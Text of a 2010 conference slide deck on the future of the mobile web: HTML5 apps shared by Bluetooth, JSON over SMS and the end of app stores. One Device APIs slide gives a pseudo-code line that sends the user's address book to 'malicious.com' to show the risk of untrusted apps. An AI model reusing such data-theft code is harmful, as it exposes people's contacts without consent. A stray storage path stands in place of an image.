Hell is other browsers - *Sartre*

JSON over SMS
and other cool stories from the mobile world

Peter-Paul Koch (ppk)
http://quirksmode.org
http://twitter.com/ppk
Front Trends, 22 Oct 2010

The desktop web

Boring!

- Only five browsers
- with only one viewport each
- that support nearly everything
- Even IE? Yes, even IE.

The Mobile Web

Exciting!

- Fifteen browsers and counting
- ranging from great to lousy
- at least two viewports each
- Interesting new bugs
- About three times as many users as the desktop web (eventually)
- Different context

iPhone 3G

2008 – 700 euros

2010 – 250 euros

2018 – 10 euros?


Smartphone
2018

The Mobile Web

2018 – for everybody?

The fisherman might like a little app that keeps track of prices in various towns – maybe he can discover some patterns.

The Mobile Web

And he may want to impress his friends.

He may even want to share it.

But suppose he has a Nokia, and his friend a Samsung.

The Mobile Web

He will just send the app via Bluetooth

and it will work

whatever phone receives it...

The Mobile Web

This is NOT futurology.

I've done it. I moved a W3C widget from Symbian to Windows Mobile.
And it worked ... almost.

Granted, it's not easy yet.
- technical differences
- lousy user interface

HTML5 apps

So the fashion-conscious fisherman of 2018 will share apps via Bluetooth.

What kind of apps? HTML5 apps.
They are the future of the mobile web.

Because web apps work everywhere.
Native app only works on one platform.
Why bother with only one platform?

HTML5 apps

What is an HTML5 app?

- One core app written in HTML, CSS, and JavaScript
- Deployed to several mobile platforms
- If it can't be deployed it's still a website. (This includes desktop browsers.)

http://www.quirksmode.org/blog/archives/2010/03/html5_apps.html

HTML5 apps

What is an HTML5 app?

The HTML, CSS, and JavaScript files are stored on the device
so that when the user opens the app again he doesn't have to download them
just the data (via Ajax or otherwise)

Important on lousy connections

HTML5 apps

Deployment right now

- W3C Widget (bada, Vodafone, Opera, Symbian, BlackBerry)
- Palm webOS app
- iPhone appcached site
- Phonegap (iPhone, Android, BlackBerry, Symbian, webOS)

http://uxebu.com/blog/2010/02/15/eventninja-a-mobile-cross-platform-app/

HTML5 apps

Deployment right now

We need an automated deployment systen. Upload web core to service, and it will return all the different formats you need.

Stopgap solution; only for the next few years.

HTML5 apps

Deployment in the future

Bluetooth. Or the web.

With Nokia, Samsung, and RIM supporting the format, the other platform vendors will have to comply. Eventually.

HTML5 apps - data

So the fashion-conscious fisherman of 2018 will use HTML5 apps.

HTML5 apps will need data.

This data will likely be sent as JSON.
- Light-weight
- Already works everywhere

Receiving JSON data

How will he receive the JSON?

- Wifi? Unlikely – it's expensive to set up, especially for a fisherman.
- Mobile data connection? Possible, but expensive.
  Besides, it's pull-only.

JSON over SMS

How will he receive the JSON?

I think it will be over SMS:

- only way of pushing data; sometimes there will be urgent messages of price fluctuations.
- service wants to make money, too. Premium SMS already exists everywhere.

JSON over SMS

To: fisherman024

```
towns: {town1: {prices:{fish1:0.88,
fish2:1.34, fish3:0.79}, town2: {prices:
{fish1:0.63; fish2:1.19; fish3:1.13}},
date: 221018
```

Notice syntax error?
No quotes. Takes too much space for an SMS; 26 characters in this example.
(Forgive me, Douglas)

Monetisation

But wait a minute.

- The fisherman pays for the SMSs he receives.
- He can share the app freely with anyone, though.

What will that do to monetisation?

Monetisation

With HTML5 apps and JSON over SMS (or similar techniques)


we don't need the app stores any more!

We'll pay for the content, and not for the app itself.
(This would work for many apps out there right now.)

App stores

You know how many app stores there are nowadays?

At least 41



Source: distimo.com

App stores

This is getting ridiculous.

Why do we need app stores anyway?

- Discoverability
- Device APIs
- Monetisation

Discoverability

How can you be discovered if tens of thousands of other apps scream for attention, too?

Solution: marketing campaign
which costs a hell of a lot of money
and is unattainable for average dev

Or being a Big Brand already

Device APIs

Meant for accessing the camera, address book, accelerometer, GPS, and other phone functions.

```
device.phone.call(device.addressBook['mom'])
```

Current browsers don't support them yet, except geolocation.
So we need native apps – for now.

Device APIs

But
if I receive an app by Bluetooth
how am I going to know it won't steal
my address book?

```
var ab = device.addressBook.toString();
sendRequest(POST,'malicious.com',ab);
```

Serious security issue here.

Monetisation

The operators will conquer the payment market
because they already bill the user;
and a credit card is not necessary

Problem: they're so bloody slow

WAC

WAC: shared APIs for many operators
around the world,
for device APIs
and also for mobile payments

Problem: WAC unites 48 operators
who have to agree about everything.

You get the picture.

End of the app stores

“Why is everyone so exercised? As with all walled gardens, the web will interpret the App Store as damage and route around it.”

- Eric Meyer

We're getting there.

HTML5 apps conclusion

So HTML5 apps will conquer the world, because they will work everywhere.
They may get their data as JSON over SMS.
They will make the app stores obsolete.

Cool, isn't it?

Let's review more possibilities.

Web servers

In the future, your mobile phone might run a web server over Bluetooth.

Especially useful at conferences when the wifi doesn't work.

Or to establish contact with strangers (Bluetooth already works that way).

JavaScript events

Fun game: invent mobile JS events

- ononline and onoffline
- onorientationchange
- onshake
- oncameraopen
- onmove (GPS)
- onphonecall
- oncompasspointnorth
- etc.

Establishing context

The mobile context is going to be massively important.

With desktop computers, or even laptops, you're pretty certain that the user is sitting somewhere; most likely with a table to put the computer on.

She's not moving.

Establishing context

With mobile this context CAN BE massively different.

- Walk on street
- On a train
- Or sitting in a chair or on a sofa at home

How do we know what the context is?

Establishing context

GPS data is the obvious solution.

But one data point is not enough.
OK, the user is on the streets and not at home, but is she
walking,
running,
in a bus,
or sitting in a café?

Establishing context

Maybe GPS should gather data automatically every ten minutes or so, and give this data to any app that asks.

That will give us a true mobile context, because we can read out the user's speed.

Establishing context

But:
- privacy
- battery life

In other words, the user must be able to turn this function off.

No big deal.

A final caveat

I'm trying to predict the future here and predicting the future is not an exact science

I could be totally wrong about absolutely everything.

That's not the point, though.

A final caveat

The point is
that mobile will release a huge wave of high-level creativity

creativity that I've started to miss on the "fixed web."

So make your own prediction
and put it on Twitter (#ft2010)

Thank you!

Interested?

Join the Mobile Web mailing list

http://tech.groups.yahoo.com/group/mobile-web/

Thank you!
Questions?

http://quirksmode.org
http://twitter.com/ppk

I'll post these slides on my site.